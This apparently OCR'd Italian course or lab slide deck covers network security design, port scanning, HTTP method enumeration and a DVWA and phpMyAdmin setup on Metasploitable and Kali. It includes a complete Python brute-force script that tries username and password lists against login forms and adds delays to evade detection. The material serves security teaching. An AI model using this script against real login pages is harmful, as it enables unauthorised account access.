
DESIGN DI RETE

COMPAGNIA THETA


NETWORK SECURITY


1. **Rafforzare sicurezza Web** (tecniche codifica sicure, protocolli SSL/TSL, scansione vulnerabilità applicazioni Web e test di penetrazione)
2. **Security Policies** (regole accesso ed architettura rete)
3. **Test sicurezza delle applicazioni** (identificare e mitigare difetti di codice)
4. **Gestione delle vulnerabilità** (identificazione, definizione, correzione e segnalazione vulnerabilità)
5. **Network Penetration Testing** (misurare e valutare la sicurezza dell'infrastruttura)
6. **Prevenzione della perdita di dati** (rileva e previene potenziali violazioni dati)
7. **Software antivirus** (previene, scansiona, rileva ed elimina virus)
8. **Misure di sicurezza IDS/IPS** (rilevamento e prevenzione delle intrusioni)
9. **Soluzione SIEM** (rilevamento e gestione incidenti)
10. **Autenticazione a più fattori** (MFA)



TEST WEB SERVER


SCANSIONE SERVIZI ATTIVI






PORT SCANNING
0-65535

ENUMERAZIONE METODI HTTP




- **GET** richiede dati dal server
- **POST** manda dati al server (crea nuova risorsa)
- **PUT** update completo risorsa server
- **DELETE** cancella risorse specifiche
- **OPTIONS** info metodi, headers e risorse
- **HEAD** status code o header HTTP
- **TRACE** traccia le richieste ricevute dal server
- **PATCH** update parziale risorsa server




TEST APPLICATION SERVER

PHPMYADMIN SETUP




METASPLOITABLE

KALI




IMPOSTAZIONE PASSWORD DA SHELL




DVWA SETUP

METASPLOITABLE



IMPOSTAZIONE PASSWORD CONFIG.INC.PHP



BRUTE FORCE(POST)

kali@kali: ~/Desktop/prove


File Actions Edit View Help

GNU nano 7.2 bruteforce2.py *


```
import requests
import time
from termcolor import colored

url = str(input("Inserisci l'Url (es: http://google.it/): ")) # Url remoto
print("") # Spazio
username_file_utente = str(input("Inserisci la PATH della lista degli username che vuoi utilizzare: ").rstrip().lstrip()) #Lista personalizzata string,Cancellando gli spazi da destra a sinistra
print("") # Spazio
password_file_utente = str(input("Inserisci la PATH della lista delle password che vuoi utilizzare: ").rstrip().lstrip()) #Lista personalizzata string ,Cancellando gli spazi da destra a sinistra
print("")
variabilePOSTu = str(input("Inserisci l'ID utilizzato dall'username del form (POST) :").rstrip().lstrip()) #Lista personalizzata string ,Cancellando gli spazi da destra a sinistra
print("")
variabilePOSTp = str(input("Inserisci l'ID utilizzato dalla password del form (POST) :").rstrip().lstrip()) #Lista personalizzata string ,Cancellando gli spazi da destra a sinistra
print("")
secondi = int(input("Inserisci i secondi tra una richesta e l'altra: (1-5) ").rstrip().lstrip()) #SECONDI INT

username_file = open(username_file_utente) # Apro il file dell'utente
password_file = open(password_file_utente) # Apro il file dell'utente
funzionanti=""

user_list = username_file.readlines() #Leggo il file con gli username inserito dall'utente
pwd_list = password_file.readlines() #Leggo il file con le password inserite dall'utente

for user in user_list: #Fornisco un loop in base alla lunghezza della userlist(Parole)
    user = user.rstrip() #Spazi a destra
    for pwd in pwd_list:  #Fornisco un loop in base alla lunghezza della userlist(Parole)
        pwd = pwd.rstrip() #Spazi a destra

        session = requests.Session() # Apro una sessione
        time.sleep(secondi) # Imposto um timer per le richieste( COsi si evita il Dos e la rilevazione)

        if 'phpMyAdmin' in url: # Controllo se nell'url è presente phpmyadmin
         response = session.post(url, data={variabilePOSTu: user, variabilePOSTp: pwd, "Go": 'submit'}) # Per phpmyadmin
        else:
         response = session.post(url, data={variabilePOSTu: user, variabilePOSTp: pwd, "Login": 'submit'})   #per dvwa
        #print(user, "-", pwd) # Metto i parametri del post

        if "Login failed" in str(response.content): # Se trovo questa stringa il login è fallito #DVWA
            print("Tentativo fallito con :", user, "-", pwd)
        elif "Access denied" in str(response.content): # Se trovo questa stringa il login è fallito #Phpmyadmin
            print("Tentativo fallito con :", user, "-", pwd)
        else:
            print("Username e password funzionanti:", user, "-", pwd) # Questi funzionano
            funzionanti= "L'username che devi utilizzare è  : '" + user + "'"+ " e la password è '" + pwd + "'"

print("")   #
if funzionanti == "":
   print ("Nessuna password è stata trovata") # Coloro la risposta
else:
   print (colored(funzionanti, 'red')) # Coloro la risposta


username_file.close() #Chiudo il file
password_file.close() #Chiudo il file
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous ^B Back
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was M-W Next ^F Forward


BRUTE FORCE PHPMYADMIN



